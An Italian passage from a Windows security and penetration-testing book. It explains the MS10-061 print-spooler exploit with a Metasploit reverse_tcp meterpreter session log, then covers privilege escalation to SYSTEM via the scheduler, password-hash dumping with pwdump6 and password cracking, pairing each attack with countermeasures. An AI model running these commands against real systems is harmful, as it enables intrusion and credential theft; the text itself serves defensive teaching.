


Figura 4.3 La finestra di configurazione del modulo di exploit di Metasploit.

The screenshot shows the msfgui interface with the 'Exploits' tab selected. The exploit chosen is 'ms10_061_spoolss'. The configuration includes setting the RHOST to 192.168.1.110 and the PNAME to 'MyPrinter'. The exploit is run, and the terminal output shows the process of binding to a reverse handler on port 4444, sending a payload to the target, and successfully opening a meterpreter session (session 3) on 192.168.1.110 at 1053.

```

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.108
msf exploit(ms10_061_spoolss) > set RHOST 192.168.1.110
msf exploit(ms10_061_spoolss) > set PNAME MyPrinter
RHOST => 192.168.1.110
PNAME => MyPrinter
msf exploit(ms10_061_spoolss) > exploit
[*] Started reverse handler on 192.168.1.108:4444
[*] Trying target Windows Universal...
[*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.1.110[\spoolss] ...
[*] Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.1.110[\spoolss] ...
[*] Attempting to exploit MS10-061 via \\192.168.1.110\MyPrinter ...
[*] Printer handle: 000000001dd2352c9e06814b9efd87bf5d0926d0
[*] Job started: 0x4
[*] Wrote 73802 bytes to %SystemRoot%\system32\cI8t7nDhKeItwG.exe
[*] Job started: 0x5
[*] Wrote 2220 bytes to %SystemRoot%\system32\wbem\mof\NhvnImXbOOkQ7k.mof
[*] Everything should be set, waiting for a session...
[*] Sending stage (752128 bytes) to 192.168.1.110
[*] Meterpreter session 3 opened (192.168.1.108:4444 -> 192.168.1.110:1053) at 2011-11-28 14:1
    
```

meterpreter > Submit

754 exploit 394 auxiliary 228 payload 104 post modules

Figura 4.4 Metasploit sfrutta la vulnerabilità dello spooler di stampa di Microsoft.



Contromisure contro l'exploit di servizi di rete

Il consiglio standard per contrastare i difetti del sistema Microsoft a livello del codice sono i seguenti:

- Collaudare e applicare la patch il più presto possibile.
- Nel frattempo, collaudare e implementare ogni possibile metodo per risolvere il problema, come il blocco dell'accesso o la disabilitazione del servizio remoto vulnerabile.
- Attivare la registrazione e monitorare i file di log per individuare sistemi vulnerabili e potenziali attacchi, e mettere a punto un piano di risposta.

La rapida distribuzione di patch è la migliore opzione, perché in questo modo si elimina la vulnerabilità. Oggi i progressi compiuti nello sviluppo di exploit e nell'analisi delle patch stanno riducendo notevolmente il tempo che trascorre tra il rilascio di una patch e di un corrispondente codice di exploit (nei casi in cui la patch precede effettivamente l'exploit). Assicuratevi di collaudare le nuove patch verificandone la compatibilità con l'ambiente e le applicazioni. Consigliamo sempre di utilizzare sistemi di gestione automatica delle patch come SMS (*Systems Management Server*). Numerosi articoli su Internet spiegano nei dettagli come creare un programma efficace per la gestione di patch di sicurezza e, più in generale, delle vulnerabilità; consigliamo di consultare queste risorse e di progettare un piano completo per identificare, classificare in ordine di priorità, distribuire, verificare e misurare la sicurezza dei rimedi contro le vulnerabilità del proprio ambiente.

Naturalmente esiste un periodo-finestra in cui si è esposti agli attacchi, mentre si attende che Microsoft rilasci una patch; per questo si ricorre a varie misure di contenimento. Si tratta generalmente di opzioni di configurazione da impostare nel sistema vulnerabile o nell'ambiente circostante, in grado di mitigare l'impatto di un exploit nel caso in cui non sia possibile applicare una patch.

Molte vulnerabilità possono essere mitigate bloccando l'accesso alla porta TCP/IP interessata; nel caso della vulnerabilità dello spooler di stampa, Microsoft consiglia di limitare l'accesso alle porte UDP 135–138, 445; TCP 135–139, 445 e 593; tutto il traffico inbound non richiesto su porte superiori a 1024, e qualsiasi altra porta RPC specificamente configurata, utilizzando firewall a livello di rete e di host. Tuttavia, poiché molti servizi di Windows utilizzano queste porte, in pratica non si può seguire questo consiglio, che è utile soltanto per i server su Internet che d'altra parte non dovrebbero rendere disponibili queste porte in ogni caso.

In ultimo, ma non per importanza, occorre monitorare i sistemi che presentano note vulnerabilità ed essere pronti a potenziali attacchi. Idealmente, il monitoraggio della sicurezza e i programmi di risposta agli attacchi dovrebbero essere già attivi, per consentire una rapida configurazione di piani di rilevamento e risposta personalizzati per nuove vulnerabilità, qualora sia superata una determinata soglia di criticità.

Per informazioni più complete su come mitigare questa particolare vulnerabilità, consultate il bollettino di sicurezza di Microsoft presso technet.microsoft.com/en-us/security/bulletin/MS10-061.



Exploit di applicazioni dell'utente finale

<i>Popolarità:</i>	9
<i>Semplicità:</i>	5
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

Gli hacker hanno scoperto che il collegamento più debole in qualsiasi ambiente è spesso rappresentato dagli utenti finali a dalla moltitudine di applicazioni che eseguono. Il tipico ecosistema del client, mal gestito e stracolmo di software, fornisce un ottimo bersaglio di attacco per i malintenzionati; inoltre, generalmente consente agli hacker di entrare in diretto contatto con i dati e le credenziali degli utenti, con un minimo di impegno, e senza la necessità di preoccuparsi di un reparto di sicurezza composto da professionisti che cercano di stanare i tentativi di attacco. Fino a poco tempo fa, inoltre, anche il software degli utenti riceveva molta meno attenzione per quanto riguarda la sicurezza, durante la fase di sviluppo, perché inizialmente le preoccupazioni del mondo informatico erano rivolte più verso il lato server, con le pericolosissime vulnerabilità di cui soffriva.

Tutti questi fattori si riflettono nei bollettini di sicurezza che Microsoft ha rilasciato negli anni, consultando i quali si può notare la tendenza a una maggiore attenzione verso le applicazioni utente come IE e Office, mentre è diminuita la frequenza di avvisi e patch rilasciati per prodotti server come Windows ed Exchange.

Una delle applicazioni più bersagliate negli ultimi tempi è Adobe Flash Player. Comunemente installato dagli utenti all'interno del browser per la visualizzazione di contenuti multimediali attraverso Internet, oggi Flash è uno degli strumenti più popolari per la visualizzazione di contenuti animati su Internet. Una rapida ricerca con le parole “adobe flash” nel National Vulnerability Database, all’indirizzo web.nvd.nist.gov/, produce 164

risultati per il periodo tra il 2008 e il 2011 (il numero dei risultati è più che doppio per il periodo tra il 2009 e il 2010).

Come è facile attendersi, le piattaforme di test come Metasploit vengono aggiornate tempestivamente con i metodi per sfruttare le vulnerabilità dei software più diffusi come Adobe Flash. Cercando nuovamente “**adobe flash**” (ricerca full text) nella pagina di ricerca dei moduli di Metasploit, all’indirizzo metasploit.com/modules/#, si ottengono numerosi risultati relativi alle vulnerabilità critiche di Flash degli ultimi 18 mesi. Ognuno di questi moduli può essere configurato per sfruttare le vulnerabilità selezionando un tipo di attacco a piacere, analogamente a quanto visto nell’esempio sulla vulnerabilità dello spooler di stampa di Windows descritto nel paragrafo precedente.



Contromisure contro l’exploit di applicazioni dell’utente finale

Per informazioni complete su come mitigare le vulnerabilità di Adobe Flash si consiglia di consultare la pagina dei bollettini di sicurezza di Adobe presso adobe.com/support/security/. L’Enhanced Mitigation Experience Toolkit di Microsoft (EMET, discusso più avanti in questo capitolo) può aiutare nella gestione delle tecnologie di mitigazione delle vulnerabilità introdotte nelle recenti versioni di Windows. Per scaricare EMET e per ulteriori informazioni sulle sue funzionalità, basta collegarsi a microsoft.com/download/en/details.aspx?id=1677.

Naturalmente basta evitare di installare Flash per mitigare questo tipo di attacco. Lasciamo al lettore il compito di decidere se il rischio di exploit in Flash sia controbilanciato dai vantaggi offerti dal software.

Quello delle contromisure contro l’exploit di applicazioni dell’utente finale è un tema ampio e complesso. Abbiamo perciò elaborato “Dieci passi per un utilizzo più sicuro di Internet”, che riportiamo di seguito e riepilogano molti consigli forniti in varie edizioni di questo libro.

1. Utilizzare un firewall personale, possibilmente in grado anche di gestire i tentativi di connessione in uscita. Windows Firewall di XP SP2 e versioni successive è una buona scelta.
2. Tenersi aggiornati su tutte le patch attinenti alla sicurezza. Gli utenti Windows dovrebbero configurare gli aggiornamenti automatici in modo da facilitare questo compito.
3. Eseguire un antivirus che esegua automaticamente la scansione del sistema (in particolare degli allegati di posta in arrivo) e si mantenga aggiornato. Consigliamo anche di eseguire utility antiadware/spyware e antiphishing.
4. Configurare le opzioni Internet di Windows nel Pannello di controllo (oppure tramite il comando corrispondente di IE o Outlook/OE).
5. Accedere al sistema con il livello di privilegi minimo. Non accedere mai come Administrator (o con un account di pari livello) su un sistema utilizzato per navigare su Internet o leggere la posta. Utilizzare ove possibile funzionalità con privilegi ridotti come Windows UAC e la modalità protetta di Internet Explorer (PMIE, *Protected Mode IE*, precedentemente denominata LoRIE, *Low Rights IE*); discuteremo queste funzionalità verso la fine di questo capitolo. Per chi ha buone conoscenze tecniche è opportuno considerare l’esecuzione di applicazioni client quali i browser Internet all’interno di una macchina virtuale (VM) per isolare ulteriormente le superfici esposte alla possibilità di attacchi sul sistema host.

6. Chi amministra grandi reti di sistemi Windows dovrebbe distribuire le tecnologie precedentemente descritte nei punti chiave della rete (firewall di rete e di host, antivirus sui server di posta e così via) per proteggere in modo più efficiente un gran numero di utenti.
7. Leggere la posta elettronica in formato testo.
8. Configurare i programmi di office automation nel modo più sicuro possibile. Per esempio, impostare i programmi di Microsoft Office selezionando il livello di protezione più elevato per le macro (*Strumenti | Macro | Protezione*). Considerare l'uso di MOICE (*Microsoft Office Isolated Conversion Environment*) quando si aprono file in formato binario di Word, Excel o PowerPoint anteriori a Office 2007.
9. Non fare i creduloni. Mostrarsi molto scettici nei confronti di qualsiasi proposta di transazione tramite Internet. Non fare clic su collegamenti inseriti nei messaggi di posta elettronica provenienti da utenti non fidati!
10. Mantenere sicuri anche fisicamente i dispositivi informatici.



Exploit dei driver di periferica

<i>Popolarità:</i>	9
<i>Semplicità:</i>	5
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

Benché spesso non siano considerate con la stessa gravità degli exploit di servizi di rete remoti, le vulnerabilità dei driver di periferica sono altrettanto esposte ad attacchi esterni, in qualche caso ancora di più rispetto ad altre. Un esempio sorprendente fu reso noto da Johnny Cache, HD Moore e skape verso la fine del 2006 (uninformed.org/?v=all&a=29&t=sumry), che rilevarono come i driver di rete wireless Windows potevano essere attaccati semplicemente passando vicino, fisicamente, a un access point violato che beaconing malicious packets.

Dovrebbe essere chiaro che le vulnerabilità indicate da Cache et al si dovevano a driver scritti da aziende diverse da Microsoft. Tuttavia, l'inadeguatezza del sistema operativo, che non è in grado di proteggere sé stesso da tali attacchi, comporta parecchi problemi. Dopo tutto Microsoft ha talmente pubblicizzato il "plug and play" per mettere in evidenza la sua maggiore compatibilità con l'oceano di periferiche disponibili oggi per gli utenti finali. Le ricerche di Cache et al mostrano l'altra faccia della medaglia di questa enorme compatibilità, che ha notevolmente aumentato le opportunità di attacco al sistema operativo: ogni driver in più installato aumenta queste opportunità (pensate a Ethernet, Bluetooth, unità DVD e alle miriadi di altri driver esposti a input esterni!).

L'aspetto forse più grave di questi exploit è che in genere consentono di ottenere l'esecuzione in una modalità kernel con privilegi elevati, poiché i driver di periferica si interfacciano a basso livello per accedere in modo efficiente ai livelli di astrazione hardware primitivi. Perciò, basta un solo driver di periferica vulnerabile per compromettere l'intero sistema. Quante periferiche avete installato oggi?

HD Moore ha sviluppato un modulo di exploit Metasploit per driver di schede di rete wireless prodotti da tre note aziende: Broadcom, D-Link e Netgear. Ogni exploit richiede la libreria Lorcon e funziona soltanto su Linux con una scheda wireless supportata. Il modulo

di exploit per Netgear, per esempio, invia un frame dati wireless di dimensione eccessiva, che genera l'esecuzione di un codice remoto in modalità kernel su sistemi che utilizzano le versioni del driver wireless Netgear con la vulnerabilità in questione. Tutte le schede Netgear vulnerabili che rientrano tra quelle supportate dal modulo di exploit saranno colpite dall'attacco, anche se devono trovarsi in uno stato non associato perché l'exploit funzioni. Pensate a questo attacco la prossima volta che passate nei pressi di un'area con molti access point wireless, per esempio in un aeroporto o una fiera. Ognuna delle "reti wireless disponibili" che vedete potrebbe avere già attaccato il vostro sistema.

Contromisure contro l'exploit dei driver

Il modo migliore per ridurre il rischio di attacchi a driver di periferica è quello di applicare le patch fornite dai produttori con la massima rapidità possibile.

L'altra possibilità è quella di disattivare il driver interessato in ambienti ad alto rischio. Per esempio, nel caso degli attacchi ai driver delle schede di rete wireless descritti in precedenza, consigliamo di disattivare le comunicazioni di rete wireless del proprio sistema quando si passa in aree con alta concentrazione di access point. La maggior parte dei produttori di notebook fornisce, a questo scopo, un interruttore hardware esterno. Naturalmente con questa contromisura si perde la funzionalità della periferica, quindi tutto ciò ha senso solo quando la periferica non serve (e nel caso della connettività wireless, serve quasi sempre). Microsoft ha riscontrato questo problema fornendo nelle più recenti versioni di Windows un meccanismo di firma dei driver; in effetti, le più recenti versioni a 64 bit di Windows richiedono delle firme certificate sul software che opera in modalità kernel (cfr. [microsoft.com/whdc/winlogo/drvsign/drvsign.mspx](http://www.microsoft.com/whdc/winlogo/drvsign/drvsign.mspx)). Naturalmente questo meccanismo di firma si basa sull'ipotesi che il codice firmato sia stato sviluppato in modo corretto e non fornisce alcuna reale garanzia del fatto che tale codice non contenga fallo come buffer overflow. Perciò, l'impatto della firma sugli exploit dei driver di periferica è ancora da verificare a pieno. Nel futuro, approcci come UMDF (*User-Mode Driver Framework*) di Microsoft potrebbero fornire un rimedio migliore per questa classe di vulnerabilità (cfr. en.wikipedia.org/wiki/User-Mode_Driver_Framework). Il concetto alla base di UMDF è quello di fornire un'API dedicata attraverso la quale i driver che operano in modalità utente con bassi privilegi possano accedere al kernel in modi ben definiti. Perciò, anche se il driver presenta una vulnerabilità sfruttata da un attacco, l'impatto conseguente sul sistema è molto inferiore a quello che si sarebbe verificato nel caso di un driver che operasse tradizionalmente in modalità kernel.

Attacchi con autenticazione

Finora abbiamo illustrato gli strumenti e le tecniche più comuni per ottenere un livello di accesso a un sistema Windows. Questi meccanismi consentono tipicamente di ottenere vari livelli di privilegi, da Guest a SYSTEM, sul sistema bersaglio. A prescindere dal livello di privilegi ottenuto, tuttavia, la prima conquista effettuata in qualsiasi ambiente Windows rappresenta, tipicamente, soltanto l'inizio di una guerra molto più lunga.

Nel seguito vediamo come si combattono le altre battaglie una volta vinta la prima per entrare nel sistema.

Scalata dei privilegi

Una volta che gli hacker hanno ottenuto un account utente su un sistema Windows, possono mettere gli occhi immediatamente sui privilegi di Administrator o SYSTEM. Uno dei maggiori hack di Windows di tutti i tempi fu costituito dalla famiglia di exploit *getadmin* (support.microsoft.com/kb/146965), che rappresentò il primo serio attacco a *scalata dei privilegi* portato contro Windows NT4, e benché quello specifico attacco sia stato poi vinto con delle patch (dopo NT4 SP3), la tecnica di base che utilizza, la cosiddetta *DLL injection*, è sempre viva ed ancora oggi utilizzata con successo.

La potenza di *getadmin* è stata in qualche modo smorzata dal fatto che lo strumento deve essere eseguito da un utente interattivo sul sistema bersaglio, come avviene per la maggior parte degli attacchi a scalata dei privilegi. Poiché la maggior parte degli utenti non può accedere a un server Windows in modalità interattiva per default, lo strumento risulta davvero utile soltanto per i membri dei vari gruppi di operatori interni (account, backup, server e così via) e per l'account server Internet di default, IUSR_*nomemacchina*, che ha questo privilegio. L'architettura di Windows storicamente ha trovato difficoltà nell'evitare che gli account con accesso interattivo potessero effettuare la scalata dei privilegi, principalmente a causa della particolarità e complessità dell'ambiente di accesso interattivo di Windows (consultate, per esempio, blogs.technet.com/askperf/archive/2007/07/24/sessions-desktops-and-windows-stations.aspx). Cosa ancora peggiore, l'accesso interattivo si è diffuso molto di più con l'imporsi di Windows Terminal Server quale sistema per la gestione remota e la distribuzione distribuita. Infine, è importante considerare che il vettore più importante utilizzato per la scalata dei privilegi da parte di sistemi client Internet è la semplice navigazione web, insieme all'elaborazione della posta, come abbiamo già osservato in precedenza.

NOTA

Più avanti in questo capitolo discuteremo anche LSADump, il classico strumento utilizzato per la scalata dei privilegi su SYSTEM.

Invine, è utile sottolineare che lo status di amministratore non è, tecnicamente, il massimo privilegio che si può ottenere su una macchina Windows. L'account SYSTEM (noto anche come Local System, o account di sistema locale, o NT AUTHORITY\SYSTEM) in effetti ha più privilegi dell'amministratore. Tuttavia, esistono alcuni trucchi che consentono agli amministratori di ottenere i privilegi di SYSTEM in modo abbastanza semplice. Uno è quello di aprire una shell di comandi utilizzando il servizio Windows Scheduler come segue:

```
C:\>at 14:53 /INTERACTIVE cmd.exe
```


Oppure si può utilizzare lo strumento gratuito psexec di Sysinternals.com, che consente anche l'esecuzione come SYSTEM in remoto.

Prevenire la scalata dei privilegi

Innanzitutto occorre installare immediatamente tutte le patch per i sistemi Windows. Exploit come *getadmin* sfruttano difetti del sistema operativo e non possono essere bloccati del tutto finché questi difetti non vengono eliminati a livello del codice.

Naturalmente i privilegi di accesso interattivo devono essere rigidamente limitati per qualsiasi sistema che ospiti dati riservati, perché gli exploit come questi diventano molto più facili nei casi in cui si ottengono tali privilegi. Per verificare i diritti di accesso interattivo in Windows 2000 e versioni successive, eseguite lo snap-in Criteri di protezione (locali o di gruppo), trovate il nodo *Criteri locali\Assegnazioni diritti utente* e verificate se il diritto “Accesso locale” è assegnato ad alcuni utenti.

A partire da Windows 2000, molti di questi privilegi hanno delle controparti che consentono di specificare gruppi o utenti da escludere. In questo esempio si potrebbe utilizzare il diritto “Nega accesso locale”, come nella figura seguente:



Estrazione e cracking di password

Una volta ottenuto lo status di amministratore, gli hacker fanno di tutto per sottrarre tutte le informazioni possibili, da sfruttare per ulteriori conquiste. Inoltre, gli hacker che dispongono delle credenziali di amministratore potrebbero rendersi conto di poter giocare soltanto un ruolo secondario nella struttura complessiva della rete e quindi decidere di installare strumenti aggiuntivi per ampliare la propria influenza. Perciò, una delle prime attività degli hacker, dopo aver ottenuto l’accesso, consiste nel raccogliere altri nomi utente e password, poiché queste credenziali sono fondamentali per insinuarsi in tutti gli angoli dell’ambiente, ed eventualmente anche di altri ambienti in qualche modo collegati.

NOTA

A partire da Windows XP SP2, una delle prime operazioni che gli hacker eseguono dopo un exploit consiste nel disattivare Windows Firewall. Molti degli strumenti discussi qui operano tramite servizi di rete che sono bloccati dal firewall nella configurazione di default.



Catturare gli hash di password

Popolarità: 8

Semplicità: 10

Impatto: 10

Grado di rischio: 9

Dopo aver ottenuto lo status di amministratori, gli hacker vorranno probabilmente attaccare gli hash di password del sistema. Questi sono memorizzati nel SAM (*Security Accounts Manager*) per utenti locali e in Active Directory su controller di dominio con Windows 2000 e versioni successive (DC) per account di dominio. Il SAM contiene i nomi utente e gli hash di password per tutti gli utenti del sistema locale, o del dominio se la macchina in questione è un controller di dominio. È l'obiettivo finale di tutti gli hacker di sistemi Windows, la controparte del file /etc/passwd del mondo Unix. Anche se il SAM in questione proviene da un sistema Windows autonomo, potrebbe contenere credenziali che garantiscano l'accesso a un controller di dominio, un membro del dominio o a un altro sistema autonomo, grazie al riuso di password da parte di normali utenti o di criteri di protezione IT insufficienti (per esempio l'assegnazione della stessa password a tutti gli account di amministratore locali). Quindi, violare il SAM è uno dei mezzi più potenti per la scalata dei privilegi e l'exploit dei trust o “relazioni di fiducia” (un tipo di attacco noto come *trust exploitation*).

Ottenere gli hash

Il primo passo per qualunque attività di crack delle password è quello di ottenere gli hash. A seconda della versione di Windows in uso, si può procedere in vari modi.

Su sistemi Windows indipendenti, gli hash di password sono memorizzati in %systemroot%\system32\config\SAM, che è bloccato durante l'esecuzione del sistema operativo. Il file SAM è anche rappresentato come uno dei cinque sottorami principali del registro di Windows, sotto la chiave HKEY_LOCAL_MACHINE\SAM. Questa chiave non può essere modificata da chiunque, nemmeno dall'account dell'amministratore (anche se, con un po' di trucchi e il servizio Scheduler, si può aggirare l'ostacolo). Sui controller di dominio, gli hash di password si trovano in Active Directory (%windir%\WindowsDS\ntds.dit). Ora che sappiamo dove si trovano i nostri obiettivi, come facciamo per raggiungerli? Esistono vari modi, ma quello più facile consiste nell'estrare gli hash di password mediante un programma dal SAM, o da Active Directory, utilizzando strumenti disponibili al pubblico.

SUGGERIMENTO

Se siete curiosi e volete esaminare i file SAM in modalità nativa, potete avviare il sistema com un ambiente Windows alternativo, come WinPE (blogs.msdn.com/winpe/) e BartPE (www.nu2.nu/pebuilder/).

NOTA

Abbiamo discusso lo sniffing dell'autenticazione Windows nel paragrafo dedicato allo spionaggio dello scambio di password in rete, precedentemente in questo capitolo.

Estrazione degli hash con pwdump

Con l'accesso di amministratore è facile effettuare il dump degli hash di password direttamente dal registro in un formato strutturato adatto per l'analisi offline. La principale utility per questo scopo è `pwdump` di Jeremy Allison e ne sono state rilasciate numerose versioni migliorative, tra cui `pwdump2` di Todd Sabin, `pwdump3e` di e-business technology, Inc. e `pwdump6` del foofus.net Team (foofus.net). Foofus.net ha rilasciato anche `fgdump`, un wrapper per `pwdump6` e altri strumenti che automatizza l'estrazione degli hash da remoto, il dumping della cache LSA e l'enumerazione di spazio protetto (discuteremo le ultime due tecniche tra breve). La famiglia di strumenti `pwdump` utilizza la DLL injection per inserirsi in una serie di processi in esecuzione con privilegi (tipicamente `lsass.exe`) al fine di estrarre gli hash di password.

SUGGERIMENTO

Le vecchie versioni come `pwdump2` non funzionano su Windows Vista e versioni successive, perché il processo LSASS è stato spostato in una Window Station separata.

Il seguente esempio mostra l'utilizzo di `pwdump6` con un sistema Windows Server 2008 in cui Windows Firewall è stato disattivato:

```
D:\Tools>PwDump.exe -u Administrator -p password 192.168.234.7
```

```
pwdump6 Version 2.0.0-beta-2 by fizzgig and the mighty group at foofus.net
** THIS IS A BETA VERSION! YOU HAVE BEEN WARNED. **
Copyright 2009 foofus.net
```

```
This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.
```

```
No history available
```

```
Administrator:500:NO PASSWORD*****:3B2F3C28C5CF28E46FED883030:::
krbtgt:502:NO PASSWORD*****:55FFCA43B26B3F1BE72DBAA74418BCFD:::
George:1102:NO PASSWORD*****:D67FB3C2ED420D5F835BD86A03A0D95:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
Joel:1100:NO PASSWORD*****:B39AA13D03598755689D36A295FC14203C:::
Stuart:1101:NO PASSWORD*****:6674086C274856389F3E1AFBFE057BF3:::
WIN2008-DC$:1001:NO PASSWORD*****:FF831FFE9F29545643E7B8A8CD
A7F4:::
```

```
Completed.
```

Notate l'output NO PASSWORD nel terzo campo a indicare che questo server non memorizza gli hash nel formato LM, poco sicuro.

Contromisure contro pwdump

Finché la DLL injection continuerà a funzionare in Windows, non vi sarà difesa su pwdump e i suoi derivati. Fortunatamente, l'esecuzione di pwdump richiede i privilegi dell'amministratore. Se gli hacker hanno già ottenuto questo vantaggio, probabilmente potranno già fare tutto ciò che vogliono (anche se utilizzare gli hash di password catturati per attaccare sistemi trusted è un'altra cosa, come vedremo tra breve).



Cracking delle password

Popolarità:	8
Semplicità:	10
Impatto:	10
Grado di rischio:	9

Il nostro intrepido hacker è riuscito a ottenere i vostri hash di password. Ma un momento: l'hashing è un processo di cifratura monodirezionale; se questi hash di password sono stati creati con un algoritmo appena decente, dovrebbe essere impossibile ricavare le password in chiaro a partire da essi.

Tuttavia, chi vuole davvero qualcosa, trova un modo per ottenerlo. Il processo di ricavare le password in chiaro dagli hash è generalmente indicato con il termine *cracking delle password*, o semplicemente *cracking*. In sostanza si tratta di “indovinare” la password in modo rapido, sofisticato e lavorando offline. Una volta noto l'algoritmo di hashing, l'hacker può utilizzarlo per calcolare l'hash per un elenco di possibili valori di password (per esempio, tutte le parole contenute in un dizionario di italiano o di inglese) e confrontare i risultati con un hash recuperato utilizzando uno strumento come pwdump. Se si trova corrispondenza, significa che la password è stata “indovinata” con successo, in gergo “craccata”. Questo progetto è solitamente eseguito offline su hash di password catturati in precedenza, in modo che il meccanismo di blocco dell'account non costituisca un problema e l'attività di determinazione della password possa continuare all'infinito.

Da un punto di vista pratico, l'attività di crack delle password si riduce a individuare algoritmi di hashing deboli (se ve ne sono), fare delle ipotesi in modo intelligente, utilizzare gli strumenti appropriati e, naturalmente, utilizzare tempo di elaborazione. Discutiamo ognuno di questi componenti.

Algoritmi di hashing deboli

Da molti anni è ben noto il fatto che l'algoritmo di hashing di LAN Manager (LM) presenta gravi vulnerabilità che permettono di violarlo rapidamente: la password è suddivisa in due parti di 7 caratteri e tutte le lettere sono trasformate in maiuscolo, il che riduce le 2^{84} possibili password alfanumeriche ottenibili con 14 caratteri a soli 2^{37} hash diversi. Come vedremo tra poco, la maggior parte degli hash LM può essere violata in pochi secondi, indipendentemente dal livello di complessità della password in questione. Microsoft nelle recenti versioni di Windows ha cominciato a ridurre l'uso dell'algoritmo di hashing LM per diminuire l'impatto di questi punti deboli.

Il nuovo hash NTLM non presenta questi punti deboli e perciò costringe gli hacker a un lavoro notevolmente maggiore. Se si seguono le buone pratiche di scelta della password (ovvero, se si utilizza una password di lunghezza opportuna e si applica il criterio

di complessità impostato per default in Windows Vista e versioni successive), gli hash di password NTLM sono effettivamente immuni agli attacchi di forza bruta, con le attuali capacità di elaborazione.

Tutti gli hash di Windows soffrono di un altro punto debole: mancano di un sale. Gli altri sistemi operativi, per la maggior parte, aggiungono un valore casuale denominato *sale* (*salt*) a una password, prima dell'hashing e della memorizzazione. Il sale è memorizzato insieme all'hash, in modo che in seguito si possa verificarne la corrispondenza. Questo sembrerebbe fare poca differenza per un hacker che dispone di un alto livello di privilegi, che potrebbe semplicemente estrarre i sali insieme agli hash, come abbiamo mostrato in precedenza, utilizzando strumenti come `pwdump`. Tuttavia, l'uso del sale ostacola un altro tipo di attacco: poiché il sistema crea un sale casuale per ogni password, è impossibile precalcolare tabelle di hash che consentirebbero di velocizzare notevolmente il cracking. Discuteremo gli attacchi che utilizzano tabelle di hash precalcolate, come rainbow, più avanti. Microsoft per tradizione ha sempre scelto di rafforzare l'algoritmo di hashing delle password, anziché utilizzare i sali, probabilmente basandosi sull'ipotesi che creare tabelle precalcolate per gli algoritmi più forti non sarebbe praticabile in ogni caso.

Strategie per ipotizzare le password

In passato esistevano soltanto due modi per fornire i dati di input ai meccanismi di cracking delle password: utilizzare un dizionario e procedere con il metodo “a forza bruta”. Più recentemente si sono diffuse le tabelle di cracking precalcolate, per velocizzare e migliorare l'efficienza del cracking.

Il *cracking con dizionario* è il più semplice di tutti gli approcci al cracking. Richiede un elenco di termini e hash che sono confrontati uno a uno con l'elenco di hash catturati. Ovviamente con questo approccio si possono trovare soltanto le password contenute nel dizionario fornito dall'hacker. Il vantaggio è che le password presenti nel dizionario vengono trovate rapidamente, a prescindere dalla robustezza dell'algoritmo di hashing (vale anche per NTLM!).

Il *cracking di forza bruta* prevede l'utilizzo di stringhe casuali generate dal set di caratteri desiderato e può richiedere parecchio tempo, a causa del notevole carico di lavoro necessario per effettuare l'hashing di tutti i possibili valori casuali compresi nello spazio di caratteri descritto (per esempio, esistono 26^7 possibili stringhe di caratteri dell'alfabeto inglese lunghe al più 7 caratteri, sono oltre 8 miliardi di hash da creare).

Una buona via di mezzo tra la forza bruta e il dizionario consiste nell'aggiungere lettere e numeri alle parole del dizionario, come fanno gli utenti pigri che scelgono password come “password123” per mancanza di immaginazione. Molti strumenti di cracking delle password implementano tecniche di individuazione “intelligenti”, come quelle mostrate nella Figura 4.5, relativa allo strumento di cracking di LCP (di cui parleremo nel paragrafo seguente).

